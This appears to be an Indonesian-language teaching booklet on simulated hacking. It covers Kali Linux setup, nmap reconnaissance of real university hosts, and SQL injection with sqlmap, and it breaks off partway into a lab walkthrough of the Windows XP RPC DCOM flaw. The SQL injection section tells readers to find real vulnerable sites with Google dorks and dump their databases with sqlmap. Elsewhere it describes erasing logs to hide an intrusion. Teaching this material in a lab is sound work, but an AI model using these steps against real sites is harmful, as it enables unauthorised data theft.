

---

Kitab *Kuning*  
Keamanan Sistem Informasi  
Simulasi *Hacking*

---

Oleh :

Dwi Sakethi

(pengrajin sistem informasi)

<http://dwijim.wordpress.com>

email:dwijim@fmipa.unila.ac.id

phone:0816 403 432

*Tulisan meniko dipun serat ngangge  $\LaTeX$*

MBANDAR LAMPUNG 2019

# Daftar Isi

<b>1</b>	<b>Kata Pengantar</b>	<b>v</b>
<b>I</b>	<b>Pengantar</b>	<b>3</b>
<b>2</b>	<b>Pengantar <i>Hacking</i></b>	<b>5</b>
2.1	Siklus <i>Hacking</i> . . . . .	5
<b>3</b>	<b>Kali Linux</b>	<b>9</b>
3.1	Instalasi . . . . .	9
3.2	Pengaturan <i>Storage</i> . . . . .	10
3.3	Pengaturan <i>Network</i> . . . . .	11
3.4	Masalah Login . . . . .	11
<b>4</b>	<b>Dasar-Dasar Sistem Operasi</b>	<b>13</b>
4.1	Perintah Console DOS . . . . .	13
4.1.1	cd . . . . .	13
4.1.2	type . . . . .	13
4.1.3	dir . . . . .	13
4.1.4	ipconfig . . . . .	13
4.2	Perintah Console Linux . . . . .	13
4.2.1	cd . . . . .	14
4.2.2	cat . . . . .	14
4.2.3	dir . . . . .	14
4.2.4	find . . . . .	14
4.2.5	ifconfig . . . . .	14
4.2.6	ping . . . . .	15
<b>5</b>	<b>SQL <i>Injection</i></b>	<b>17</b>
5.1	Definisi . . . . .	17

5.2	Instal sqlmap pada GNU Linux . . . . .	18
5.3	Urutan proses . . . . .	18
5.4	Pengamanan Sistem . . . . .	20
<b>II</b>	<b>Hacking</b>	<b>21</b>
<b>6</b>	<b><i>Hacking</i> Windows 2000, XP SP 0/1</b>	<b>23</b>
6.1	Pendahuluan . . . . .	23
6.2	RPC DCom . . . . .	24
6.3	Kebutuhan Bahan . . . . .	24
6.4	Penyelesaian Masalah . . . . .	25
6.5	Simulasi Proses . . . . .	26
6.6	Cek Target . . . . .	33
6.7	Melihat Tantangan Berikutnya . . . . .	34
6.8	Pencarian <i>File</i> . . . . .	34
6.9	Langkah Pengamanan . . . . .	35
<b>7</b>	<b>Transfer <i>File</i></b>	<b>37</b>
7.1	Sejarah . . . . .	37
7.2	Pemanfaatan . . . . .	37
<b>8</b>	<b>Hacking Facebook</b>	<b>41</b>
8.1	Pengantar . . . . .	41
8.2	Urutan Proses . . . . .	44
8.3	Penyelesaian . . . . .	45
<b>9</b>	<b><i>Deface</i></b>	<b>47</b>
9.1	Pendahuluan . . . . .	47
9.2	<i>Scanning</i> . . . . .	48
<b>10</b>	<b>Root Shell</b>	<b>49</b>
10.1	Pendahuluan . . . . .	49
10.2	R57 . . . . .	50
10.3	Perintah <code>dir</code> . . . . .	52
10.4	Perintah <code>type</code> . . . . .	53
10.5	Akses ke Database Server . . . . .	53
10.5.1	Perintah <code>show tables;</code> . . . . .	55
10.5.2	Perintah <code>select</code> . . . . .	56

<b>III</b>	<b>Pengamanan Dokumen</b>	<b>57</b>
<b>11</b>	<b>Pdf Crack</b>	<b>59</b>
11.1	Pengantar . . . . .	59
<b>IV</b>	<b><i>Hacking</i> Sistem</b>	<b>61</b>
<b>12</b>	<b><i>Hacking</i> PostGre SQL</b>	<b>63</b>
12.1	Proses Rinci . . . . .	63
<b>13</b>	<b><i>Hacking</i> Windows 2000, XP SP 0/1</b>	<b>65</b>
13.1	Pendahuluan . . . . .	65
13.2	Kebutuhan Bahan . . . . .	66
13.3	Penyelesaian Masalah . . . . .	66
13.4	Simulasi Proses . . . . .	67
13.5	Cek Target . . . . .	74
13.6	Melihat Tantangan Berikutnya . . . . .	75
13.7	Pencarian <i>File</i> . . . . .	75
13.8	Langkah Pengamanan . . . . .	76



# Bab 1

## Kata Pengantar

Rasa-rasanya sebagian besar orang-orang yang belajar komputer, di tengah perjalanan, akan mempunyai cita-cita untuk menjadi seorang *hacker*. Tidak jauh berbeda dengan penulis. Namun belajar menjadi *hacker* perlu waktu yang sangat-sangat lama dan sepertinya tidak terasa *progress*-nya. Atau karena penulis yang tidak serius belajar ... Atau karena tidak masuk ke suatu komunitas sehingga lambat mendapatkan informasi.

Berbeda dengan mempelajari pemrograman. Ketika ada suatu panduan, baik berupa buku, tutorial dari internet, bahkan cuplikan proses *hacking* secara *live* dicoba, maka hasilnya sering tidak sesuai dengan apa yang ditulis, apa yang dibaca, apa yang dilihat. Tentu saja merupakan suatu hal yang cukup naif jika materi yang sudah dipelajari hanya bisa diangan-angan tapi tidak bisa dipraktikkan. Bisa jadi kelemahan yang dibahas sudah di-*patch*. Lingkungannya sudah berubah. *Script* yang akan dicoba ternyata sudah tidak ada lagi. Dan berbagai kendala lainnya ...

Untuk itu, dalam pembahasan di tulisan ini, komputer atau jaringan yang dibutuhkan dibuat model jaringan lokal. Sehingga semua kondisi bisa diatur sesuai dengan kebutuhan dan pada akhirnya contoh-contoh yang ada bisa dicoba dan berhasil sesuai dengan harapan.

Tulisan ini ditulis oleh orang yang belumlah pantas disebut *hacker*. Jadi materi pada tulisan ini bukanlah barang baru, dan bisa jadi hanya merupakan penulisan ulang dari apa-apa yang sudah banyak beredar. Kemudian hanya ditambahi bumbu-bumbu ala kadarnya. Namun karena sumber-sumber tersebut sudah lupa tempatnya, sehingga belum tertulis dalam bahan referensi di tulisan ini.

Dwi Sakethi  
(pengrajin sistem informasi)  
<http://dwijim.wordpress.com>

email:dwijim@fmipa.unila.ac.id

phone:0816 403 432





# Bagian I

## Pengantar



## Bab 2

# Pengantar *Hacking*

### 2.1 Siklus *Hacking*

Pada kondisi normal, proses *hacking* melalui beberapa tahapan seperti pada Gambar 2.1:

1. *Reconnaissance*

*Reconnaissance* merupakan proses untuk mengenali sasaran yang menjadi target keamanan sistem informasi. Pengumpulan informasi tentang target, dapat berupa informasi teknik atau pun informasi non teknis. Informasi non teknis barangkali dapat menjadi informasi berharga yang kemudian berhubungan dengan masalah teknis. Perangkat lunak yang dapat digunakan untuk mengumpulkan informasi teknis melalui jaringan internet salah satunya adalah <https://www.netcraft.com/>. Sedangkan dalam modus teks, tersedia perangkat lunak nmap.

Contoh hasil dari netcraft, misalkan adalah pengelola jaringan komputer.

Misalkan untuk dapat mengetahui sistem operasi yang digunakan pada suatu komputer, dapat digunakan perintah nmap.

```
nmap -O localhost
```


```
Starting Nmap 6.47 ( http://nmap.org ) at 2018-09-03 07:21 WIB
```

```
Nmap scan report for localhost (127.0.0.1)
```


```
Host is up (0.000035s latency).
```

```
Other addresses for localhost (not scanned): 127.0.0.1
```

```
Not shown: 994 closed ports
```



Gambar 2.1: Tahapan *Hacking* Sumber: Internet

Site	<a href="http://siakad.unila.ac.id">http://siakad.unila.ac.id</a>	Netblock Owner	Universitas Lampung
Domain	<a href="http://unila.ac.id">unila.ac.id</a>	Nameserver	ns1.unila.ac.id
IP address	103.3.46.208 (Virus Total)	DNS admin	gigih@eng.unila.ac.id
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	unknown	Nameserver organisation	unknown
Organisation	unknown	Hosting company	unknown
Top Level Domain	Indonesia (.ac.id)	DNS Security Extensions	unknown
Hosting country	 ID		

Gambar 2.2: Hasil Netcraft

```

PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
631/tcp   open  ipp
3306/tcp  open  mysql
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3

```

Terlihat di sini bahwa sistem operasi yang digunakan adalah Linux.

## 2. Scanning

*Scanning* merupakan proses untuk mengetahui layanan yang tersedia pada suatu komputer dan dapat juga proses untuk mengetahui celah-celah yang ada pada suatu komputer. Layanan atau celah ini akan menjadi pintu masuk untuk melakukan suatu akses.

Perangkat lunak praktis yang dapat digunakan untuk melakukan *scanning* adalah nmap.

```
nmap ilkom.unila.ac.id
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2018-09-03 14:08 WIB
Nmap scan report for ilkom.unila.ac.id (172.16.37.24)
Host is up (0.012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.39 seconds
```

### 3. *Gaining Access*

*Gaining Access* merupakan proses untuk melakukan akses langsung ke target keamanan sistem informasi.

### 4. *Maintainning Access*

Ini adalah proses pembuatan jalan akses tersendiri atau jalan rahasia. Dengan adanya jalan rahasia ini, meskipun sistem sudah diperbaiki, maka penyusup tetap dapat melakukan akses ke dalam sistem menggunakan jalan rahasia ini.

### 5. *Clearing Access*

Adalah proses menghapus jejak atau jika di dalam suatu sistem informasi, ini dikenal dengan log atau catatan akses. Dengan dihapusnya log, maka pendeteksian pelaku akses ilegal menjadi lebih sulit.

Urutan proses ini dilakukan dalam suatu normal. Misalkan sebelum melakukan percobaan akses ke sistem, maka sebaiknya sistem dikenali terlebih dahulu. Contohnya melakukan percobaan *SQL Injection* kepada sistem dengan perangkat lunak yang sudah diperbaharui. Tentu saja ini tidak akan berhasil. Namun jika dalam kondisi keterbatasan waktu, semua hal dapat dilakukan.

## Bab 3

# Kali Linux

### 3.1 Instalasi

Kali Linux dalam bentuk *pre-installed* yang dapat dipasang di Virtual Box dapat diunduh di <https://www.osboxes.org/kali-linux/> Contoh hasil unduhan berkasnya:


```
dwijim dwijim 3008717716 Sep 10 13:26 Kali-Linux_2018.2-VB-32bit.7z
```

Berkas ini kemudian diekstrak dan hasilnya adalah *Virtual Disk Image* yang berukuran sekitar 11 GB.

```
dwijim dwijim 11834228736 Aug 12 03:20 Kali Linux 2018.2 (32bit).vdi
```

Untuk memasang Kali Linuxnya, dari Virtual Box tinggal dibuatkan Virtual Machine baru, dan kemudian diatur pada bagian Storage.

Pada pengaturan Storage, tambahkan *Harddisk* seperti pada contoh berikut:



Gambar 3.1: Tambah *Harddisk*

Selanjutnya, pilihlah *Choosing existing disk*, dan kemudian cari berkas hasil ekstrak yang telah dilakukan tadi. Berkas hasil ekstrak dicari sesuai dengan lokasinya. Pro-

Gambar 3.2: Pilih *Choosing Existing Harddisk*

Name	Size	Modified
Kali Linux 2018.2 (32bit).vdi	14.4 GB	Wed

Gambar 3.3: Berkas .vdi

ses akan memerlukan waktu beberapa menit, akan tetapi proses ini jauh lebih cepat dibandingkan dengan menginstal sendiri Kali Linux.


### 3.2 Pengaturan *Storage*

*Harddisk* yang terdapat di dalam pengaturan *Storage* cukup hanya satu, tidak perlu ada yang lain. Jika ada *harddisk* lain, dapat dihapus. Sehingga *harddisk* yang ada hanya seperti berikut ini:

Gambar 3.4: Satu *Harddisk* di Kali Linux

Kali Linux yang dijalankan melalui Virtual Box. Seandainya sumber daya pada komputer agak 'jadul', perlu kesabaran yang cukup ketika menggunakan Kali Linux dalam model seperti ini (Linux di dalam Virtual Box, red).





Gambar 3.5: Kali Linux dalam Virtual Box

### 3.3 Pengaturan *Network*

Terkadang sistem operasi yang ada di dalam Virtual Box, ternyata tidak terhubung ke jaringan atau pun ke internet. Misalnya ketika melakukan ping ke komputer luar.

Untuk itu, pengaturan jaringan dapat dicoba antara pilihan NAT dan Bridge Adapter supaya komputer Kali Linux dapat terhubung ke jaringan lokal dan atau jaringan internet.

### 3.4 Masalah Login

Kali Linux kadang meminta *username* dan *password* pada saat akan digunakan. Jika *username* dan *password* tidak dapat diisi dengan benar, maka *username* dan *password* dapat diganti dengan mengikuti petunjuk berikut ini.

Pada saat *booting* untuk masuk ke Kali Linux, seperti pada gambar berikut:



Gambar 3.6: Booting Kali Linux

Tekan tombol 'e' untuk masuk ke pengaturan konfigurasi *booting* Kali Linux. Kemudian cari baris seperti ini, diperbaiki yaitu 'ro' diganti menjadi 'rw' dan ditambahkan tulisan 'init=/bin/bash'. Sesuai petunjuk di layar, maka untuk melaku-

```
echo 'Loading Linux 4.16.0-041600-generic ...'
linux /vmlinuz-4.16.0-041600-generic root=UUID=969e2050-1\
052-4e5f-9364-22efa1ceb6f1 rw initrd=/install/gtk/initrd.gz init=/bin/ba\
sh quiet
```

Gambar 3.7: Perbaikan Konfigurasi *Booting* Kali Linux

kan proses *booting*, tekan tombol Ctrl-x atau F-10. Sistem akan melakukan proses *booting* dan kemudian masuk ke sistem operasi dalam mode Console. Selanjutnya adalah mengganti *password* root dengan perintah 'passwd'.

```
bash: no job control in this shell
root@(none):/# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@(none):/#
```

Gambar 3.8: Penggantian *Password* Root Kali Linux

Kemudian mesin Virtual Box ini dimatikan dan dihidupkan kembali, dengan *password* root sesuai dengan penggantian yang telah dilakukan.

## Bab 4

# Dasar-Dasar Sistem Operasi

### 4.1 Perintah Console DOS

Perintah-perintah ini dapat dijalankan dengan mengklik: Start-Run-cmd.

#### 4.1.1 cd

Perintah `cd` digunakan untuk pindah direktori aktif.

#### 4.1.2 type

Perintah `type` digunakan untuk melihat isi suatu berkas. Hal ini dapat juga dilakukan dengan perintah `edit`.

#### 4.1.3 dir

Perintah `dir` digunakan untuk melihat isi media penyimpanan. Perintah `dir` dapat digunakan untuk melakukan pencarian dengan menggunakan parameter `/s`.

#### 4.1.4 ipconfig

Perintah `ipconfig` digunakan untuk mengetahui nomor IP dari komputer yang sedang digunakan.

### 4.2 Perintah Console Linux

Perintah-perintah ini dapat dijalankan dengan mengklik lambang Console di Desktop.

### 4.2.1 cd

Perintah `cd` digunakan untuk pindah direktori aktif.

### 4.2.2 cat

Perintah `type` digunakan untuk melihat isi suatu berkas. Hal ini dapat juga dilakukan dengan perintah `edit`.

### 4.2.3 dir

Perintah `dir` digunakan untuk melihat isi media penyimpanan. Perintah `dir` dapat digunakan untuk melakukan pencarian dengan menggunakan parameter `/s`.

### 4.2.4 find

Perintah `find` digunakan untuk mencari suatu berkas. Contoh:

```
dwijim@penguin:/$ find /etc -name "php.ini" -type f
find: /etc/cups/ssl: Permission denied
/etc/php/7.0/apache2/php.ini
/etc/php/7.0/cli/php.ini
/etc/php/7.1/apache2/php.ini
/etc/php/7.1/cli/php.ini
find: /etc/polkit-1/localauthority: Permission denied
find: /etc/ssl/private: Permission denied
```

### 4.2.5 ifconfig

Perintah `ifconfig` digunakan untuk mengetahui nomor IP dari komputer yang sedang digunakan.

\onehalfspacing

```
root@penguin:/home/dwijim# ifconfig
enp4s0f0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 20:89:84:80:76:36 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 18

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```

```

    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 24 bytes 1468 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1468 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.232 netmask 255.255.255.0 broadcast 192.168.43.255
    inet6 fe80::221b:d4fa:54:a5f3 prefixlen 64 scopeid 0x20<link>
    ether 24:fd:52:6f:7d:0e txqueuelen 1000 (Ethernet)
    RX packets 20471 bytes 19160792 (18.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13469 bytes 2443577 (2.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@penguin:/home/dwijim#

```

#### 4.2.6 ping

Perintah `ping` digunakan untuk mengetahui apakah suatu komputer terhubung dengan komputer lain. Ini penting karena pada masa sekarang ini, kebanyakan komputer terhubung ke jaringan komputer. Jika suatu komputer terhubung, maka umumnya komputer tersebut akan me-*replay* perintah `ping` yang diberikan.

```

dwijim@penguin:~$ ping www.dwijim.wordpress.com
PING lb.wordpress.com (192.0.78.12) 56(84) bytes of data.
64 bytes from 192.0.78.12: icmp_seq=1 ttl=55 time=48.5 ms
64 bytes from 192.0.78.12: icmp_seq=2 ttl=55 time=204 ms
64 bytes from 192.0.78.12: icmp_seq=3 ttl=55 time=140 ms
^C
--- lb.wordpress.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 11060ms
rtt min/avg/max/mdev = 48.522/131.168/204.495/64.015 ms
dwijim@penguin:~$

```



## Bab 5

# SQL *Injection*

### 5.1 Definisi

Dari wikipedia berbahasa Indonesia, dikutip penjelasan tentang SQL *Injection* sebagai berikut:

Injeksi SQL (Bahasa Inggris: SQL Injection) adalah sebuah teknik yang menyalahgunakan sebuah celah keamanan yang terjadi dalam lapisan basis data sebuah aplikasi. Celah ini terjadi ketika masukan pengguna tidak disaring secara benar dari karakter-karakter pelolos bentukan string yang diimbuhkan dalam pernyataan SQL atau masukan pengguna tidak bertipe kuat dan karenanya dijalankan tidak sesuai harapan. Ini sebenarnya adalah sebuah contoh dari sebuah kategori celah keamanan yang lebih umum yang dapat terjadi setiap kali sebuah bahasa pemrograman atau skrip diimbuhkan di dalam bahasa pemrograman lain.

Penjelasan lainnya dapat dibaca di :

[https://id.wikipedia.org/wiki/Injeksi\\_SQL](https://id.wikipedia.org/wiki/Injeksi_SQL)

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.

Kelemahan sistem model SQL *Injection* ini sudah lama menjadi isu. Pada masa sekarang ini, sudah jarang terdapat sistem yang memiliki celah kelemahan model SQL *Injection* ini.

SQL *Injection* merupakan salah satu celah keamanan.

[Clarke, 2012]

## 5.2 Instal sqlmap pada GNU Linux

Salah satu perangkat lunak yang dapat digunakan dengan mudah untuk mengeksplorasi kelemahan SQL *Injection* adalah SQL Map. Selain itu, juga terdapat perangkat lunak Havij.

sqlmap dapat diinstal dengan urutan perintah:

1. apt-get install git
2. git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev  
Proses instalasi memerlukan waktu untuk mengunduh program yang dibutuhkan.

```
root@penguin:/home/dwijim# git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
Cloning into 'sqlmap'...
remote: Counting objects: 63046, done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 63046 (delta 23), reused 28 (delta 16), pack-reused 63003
Receiving objects: 100% (63046/63046), 60.78 MiB | 131.00 KiB/s, done.
Resolving deltas: 100% (49367/49367), done.
root@penguin:/home/dwijim#
```

3. cd sqlmap-dev
4. Jalankan sqlmap dengan perintah: python sqlmap.py

Pada sistem operasi Kali Linux, sqlmap sudah merupakan paket standar yang tersedia.

## 5.3 Urutan proses

1. Pertama cari target yang kemungkinan memiliki kelemahan SQL *Injection*. Pencarian ini menggunakan kata kunci yang sering dikenal dengan sebutan *Google dorks*. Contoh dapat dilihat di sini:  
<https://deadlyhacker.wordpress.com/2013/05/09/list-of-google-dorks-for-sql-injection/>  
Misalkan pada Google, dengan kata kunci: index.php?id=1.
2. Kemudian dicoba dengan memberikan tanda petik satu. Proses ini untuk memastikan bahwa sistem memiliki kelemahan SQL *Injection*. Misalnya:



```
https://www.inicontoh.com/index.php?id=1'  
http://www.inijuga.go/files.php?id=1%27'
```

Jika terdapat pesan seperti :

```
SELECT * FROM content_ews WHERE id=1\  
You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax  
to use near '\'  
at line 1
```

maka ini berarti sistem memiliki kelemahan.

3. Kemudian berikan perintah:

```
sqlmap -u https://www.inicontoh.com/index.php?id=1 --dbs
```

Hasilnya adalah *available databases ...*

4. Untuk mengetahui nama-nama tabel yang ada ...

```
sqlmap -u https://www.inicontoh.com/index.php?id=1  
-D>NamaDataBase --tables
```

5. Untuk mengetahui nama-nama kolom pada suatu tabel ...

```
sqlmap -u https://www.inicontoh.com/index.php?id=1  
-D>NamaDataBase -T>NamaTabel --columns
```

6. Untuk mengetahui isi suatu kolom pada suatu tabel ...

```
sqlmap -u https://www.inicontoh.com/index.php?id=1  
-D>NamaDataBase -T>NamaTabel -C>NamaNamaKolom --dump
```

## 5.4 Pengamanan Sistem

Untuk mengatasi masalah *SQL Injection*, cara yang paling mudah adalah dengan memperbaharui sistem basis data dan bahasa program yang digunakan. Selain itu, dengan melakukan penyaringan pada setiap isian data yang dilakukan oleh pemakai.

Bagian II

Hacking



## Bab 6

# *Hacking* Windows 2000, XP SP 0/1

### 6.1 Pendahuluan

Pada tanggal 21 Juli 2007 bertempat di Perpustakaan Unila diadakan *National Hacking Competition*. Kompetisi ini diadakan di sepuluh kota se-Indonesia. Selanjutnya pada tanggal 1 Agustus diadakan kompetisi tingkat *Grand Final* di Jakarta. Dengan demikian ada sebelas (10+1) skenario soal yang dikompetisikan.

Soal pada kompetisi di Unila ini memiliki tingkat masalah yang berjenjang. Tantangan pertama yang harus dihadapi adalah peserta diminta mencari *file* bernama *target.txt* yang diletakkan di *root directory*. Tentu saja tidak diberikan penjelasan lebih detail tentang komputer yang menjadi target.

Jaringan yang terpasang memiliki kelas B. Hal ini terlihat dari *Subnet Mask* : 255.255.0.0. Ini menyebabkan proses *port scanning* akan berjalan sangat lambat. Mengapa ? Karena kurang lebih terdapat  $255 \times 255 = 65025$  node yang harus dicek ada atau tidak. Selain *server* asli, disediakan juga *server* palsu untuk mengecoh peserta.

Jika peserta berhasil mendapatkan *file* tersebut isinya kurang lebih sebagai berikut : "Selamat Anda berhasil memasuki komputer *server*. Ada satu *file* gambar yang memiliki nama depan *krakatau*. Carilah nama lengkap dari *file* tersebut serta nama *directori*-nya juga.

Kalau peserta belum berhasil mendapatkan *file* yang menjadi target, tentu saja tidak akan mengetahui sasaran berikutnya yang harus diselesaikan. Dalam suasana kompetisi tentu berbeda dengan waktu pelatihan ini. Waktu yang disediakan untuk mencari target adalah satu jam. Di mana waktu satu jam ketika lomba, terasa

sangat singkat. Sementara dalam suasana pelatihan lebih rileks.

Dari hasil lomba, diketahui pada sistem operasi yang digunakan adalah Windows XP dengan SP 0 atau SP 1. Dalam saat lomba informasi ini dapat diketahui dengan melakukan *port scanning*. Hasil *scanning* ini, salah satunya adalah sistem operasi yang ada pada suatu komputer.

## 6.2 RPC DCom

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions. There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges. Sumber: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2003/ms03-026>

Akses secara *remote* biasanya menggunakan aplikasi yang membutuhkan *username* dan *password*. Misalnya : CPanel dan ssh.

## 6.3 Kebutuhan Bahan

Untuk mensimulasi proses *hacking* ini, diperlukan alat-alat dan program sebagai berikut :

1. Satu komputer target dengan sistem operasi Windows 2000 atau Windows XP SP 0 atau SP 1. Komputer target bernomor 192.168.150.231.
2. Satu komputer untuk penetrasi dengan sistem operasi Windows. Komputer ini mempunyai IP 192.168.150.233.
3. Jaringan untuk menghubungkan kedua komputer. Jika menggunakan kabel langsung, bisa menggunakan kabel UTP yang di-*cross*. Seandainya menggu-

nakan *wireless* bisa menggunakan jaringan model *ad-hoc* seandainya tidak ada *access point*.

4. Program **LAN Guard** serta **Net Scan** untuk melakukan proses pemindaian target. Pada proses simulasi, karena sudah jelas targetnya, maka proses pemindaian tidak harus dilakukan. Pada pencarian sasaran di suatu jaringan, jelas proses pemindaian menjadi suatu keharusan.
5. Program penetrasi ke target. Beberapa program yang bisa digunakan yaitu :
  - (a) Kaht
  - (b) Dcom + cygwin1.dll
  - (c) Net Cat
  - (d) Metasploit



Gambar 6.1: Gambaran RPC DCom

## 6.4 Penyelesaian Masalah

Secara teoritis untuk mencari target yang diinginkan beberapa prosedur yang harus diikuti adalah sebagai berikut :

1. Cek IP pada komputer lokal. Pengecekan IP komputer lokal ini dilakukan dengan perintah **ipconfig** pada posisi DOS Prompt (komputer peserta menggunakan sistem operasi Microsoft Windows). Dengan perintah ini, juga bisa diketahui *Subnet Mask* yang digunakan untuk menentukan komputer tetangga (komputer yang ada pada jaringan lokal).

2. Melakukan *port scanning* terhadap jaringan lokal yang ada berdasarkan IP komputer lokal dan *Subnet Mask* yang didapat. Jika kemudian tidak didapatkan target, maka jangkuan *port scanning* diperluas dengan meningkatkan kelas jaringan ke kelas B. Proses ini dilakukan menggunakan program **LAN Guard** serta **Net Scan**.
3. Penetrasi ke target. Dari hasil *port scanning* akan didapat beberapa informasi tentang target seperti : IP komputer, sistem operasi, layanan yang disediakan dan sebagainya. Sistem operasi yang digunakan pada *server* adalah Windows XP SP 0 atau SP 1. Oleh karenanya ada *tools* yang bisa digunakan yaitu :
  - (a) Kaht
  - (b) Dcom + cygwin1.dll
  - (c) Net Cat
  - (d) Metaspolit

